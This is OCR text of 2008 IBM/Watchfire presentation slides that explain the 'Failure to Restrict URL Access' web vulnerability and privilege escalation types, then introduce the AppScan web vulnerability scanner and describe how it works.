





6 - Failure to Restrict URL Access


- What is it?
  - Resources that should only be available to authorized users can be accessed by forcefully browsing them
- What are the implications?
  - Sensitive information leaked/modified
  - Admin privileges made available to hacker

Failure to Restrict URL Access - Admin User login



Simple user logs in, forcefully browses to admin page






Failure to Restrict URL Access: Privilege Escalation Types

- Access given to completely restricted resources
  - Accessing files that shouldn't be served (*.bak, "Copy Of", *.inc, *.cs, ws_ftp.log, etc.)
- Vertical Privilege Escalation
  - Unknown user accessing pages past login page
  - Simple user accessing admin pages
- Horizontal Privilege Escalation
  - User accessing other user's pages
  - Example: Bank account user accessing another's

© 2008 IBM Corporation

Watchfire in the Rational Portfolio




AppScan


- What is it?
  - AppScan is an automated tool used to perform vulnerability assessments on Web Applications
- Why do I need it?
  - To simplify finding and fixing web application security problems
- What does it do?
  - Scans web applications, finds security issues and reports on them in an actionable fashion
- Who uses it?
  - Security Auditors – main users today
  - QA engineers – when the auditors become the bottle neck
  - Developers – to find issues as early as possible (most efficient)

© 2008 IBM Corporation

Watchfire Application Security Testing Products




What does AppScan test for?




How does AppScan work?

- Approaches an application as a black-box
- Traverses a web application and builds the site model
- Determines the attack vectors based on the selected Test policy
- Tests by sending modified HTTP requests to the application and examining the HTTP response according to validate rules

